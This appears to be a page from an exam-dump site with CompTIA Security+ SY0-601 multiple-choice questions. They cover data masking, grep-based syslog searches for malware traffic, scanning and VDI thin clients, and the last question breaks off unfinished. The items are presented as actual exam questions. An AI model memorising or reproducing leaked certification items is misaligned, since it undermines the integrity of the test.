
An audit identified PII being utilized in the development environment of a critical application. The Chief Privacy Officer (CPO) is adamant that this data must be removed; however, the developers are concerned that without real data they cannot perform functionality tests and search for specific data. Which of the following should a security professional implement to best satisfy both the CPO's and the development team's requirements?

A. Data purge

B. Data encryption

C. Data masking

D. Data tokenization



Actual exam question from CompTIA's SY0-601

Question #: 547

Topic #: 1

[All SY0-601 Questions]


A security analyst is investigating a malware incident at a company. The malware is accessing a command-and-control website at www.comptia.com. All outbound Internet traffic is logged to a syslog server and stored in /logfiles/messages. Which of the following commands would be best for the analyst to use on the syslog server to search for recent traffic to the command-and-control website?

A. head -500 www.comptia.com | grep /logfiles/messages

B. cat /logfiles/messages | tail -500 www.comptia.com

C. tail -500 /logfiles/messages | grep www.comptia.com

D. grep -500 /logfiles/messages | cat www.comptia.com



Actual exam question from CompTIA's SY0-601

Question #: 548

Topic #: 1

[All SY0-601 Questions]


A systems administrator set up an automated process that checks for vulnerabilities across the entire environment every morning. Which of the following activities is the systems administrator conducting?

A. Scanning

B. Alerting

C. Reporting

D. Archiving



Actual exam question from CompTIA's SY0-601

Question #: 549

Topic #: 1

[All SY0-601 Questions]


An engineer is setting up a VDI environment for a factory location, and the business wants to deploy a low-cost solution to enable users on the shop floor to log in to the VDI environment directly. Which of the following should the engineer select to meet these requirements?

A. Laptops

B. Containers

C. Thin clients

D. Workstations



Actual exam question from CompTIA's SY0-601
Question #: 550
Topic #: 1
[All SY0-601 Questions]

A systems administrator receives the following alert from a file integrity monitoring tool:

The hash of the cmd.exe file has changed.

